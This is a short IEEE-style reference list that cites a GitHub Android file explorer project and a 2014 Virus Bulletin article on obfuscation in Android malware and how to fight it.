Danstoakes, “Danstoakes/2021-file-explorer: A simple file explorer implementation written in Java and runs on Android. onboard system files are displayed and can be viewed, opened, and deleted. furthermore, files can be ordered by date, size, etc. and new folders can be created.,” *GitHub*. [Online]. Available: https://github.com/danstoakes/2021-file-explorer. [Accessed: 28-Feb-2022].

A. Apvrille and R. Nigam, “Obfuscation in Android malware, and how to fight back,” *Virus Bulletin :: Obfuscation in Android malware, and how to fight back*, 02-Jul-2014. [Online]. Available: https://www.virusbulletin.com/virusbulletin/2014/07/obfuscation-android-malware-and-how-fight-back. [Accessed: 28-Feb-2022].